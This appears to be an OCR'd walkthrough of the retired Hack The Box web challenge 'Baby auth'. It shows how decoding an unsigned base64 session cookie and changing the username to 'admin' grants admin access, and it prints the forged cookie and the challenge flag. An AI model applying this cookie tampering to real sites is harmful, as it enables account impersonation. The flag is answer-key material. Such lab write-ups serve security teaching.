
Hack The Box




Web Challenge

Baby auth

No Point (Retired Chall)

makelaris & makelarisjr

after I run the instance and access the challenge ip, the only thing load up in my browser is member login form,



Member Login


Username

Password

LOGIN

Create your Account →

Since there is a registration page (Create your Account), I create my own account by username “admin –”




Member Registration

admin --

●●●●●

REGISTER

Then I tried to login with my new credential, but I got this result




Member Login

admin --


●●●●●

LOGIN




You are not an admin

The message could be a hint, and after read the description of the challenge, it talked about session integrity, so I check the cookie of my account of this web,



Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	same
PHPSESS...	178.62.0.100	/	Tue, 19 Jan 2021 00...	Sun, 03 Jan 2021 13:...	eyJ1c2VybmFtZSI	false	Unse


After I copied the session value, I notice at the end of value there is “%3D”



```
eyJ1c2VybmFtZSI6ImFkbWluIC0tIn0%3D
```

Recipe (click to load)	Result snippet	Properties
	eyJ1c2VybmFtZSI6ImFkbW luIC0tIn0%3D	Valid UTF8 Entropy: 4.50

And from this article written by w3schools, we know that %3D is encoding of “=”, and after I replacted the “%3D” with “=” I got the plain text of the encoded value



Depth 3 □ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)


length: 32
lines: 1

```
eyJ1c2VybmFtZSI6ImFkbWluIC0tIn0s
```

time: 77ms
length: 36917
lines: 1380

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true)	{"username":"admin --"},	Valid UTF8 Entropy: 3.83

And it seems interesting that, the username that contain in the value is “admin –” and that is my username, so what if I changed the username with “admin” ? lets try it out



Alphabet A-Za-z0-9+/=


start: 20
end: 20
length: 0

```
{"username":"admin"}
```

start: 26
end: 27
length: 1


```
eyJ1c2VybmFtZSI6ImFkbWluIn0=
```

And don’t forget to encode the “=” with “%3D”



```
eyJ1c2VybmFtZSI6ImFkbWluIn0%3D
```

After that just refresh the page, and the flag is ours!



HTB{s3ss10n_1nt3grity_1s_0v3r4tt3d_4nyw4ys}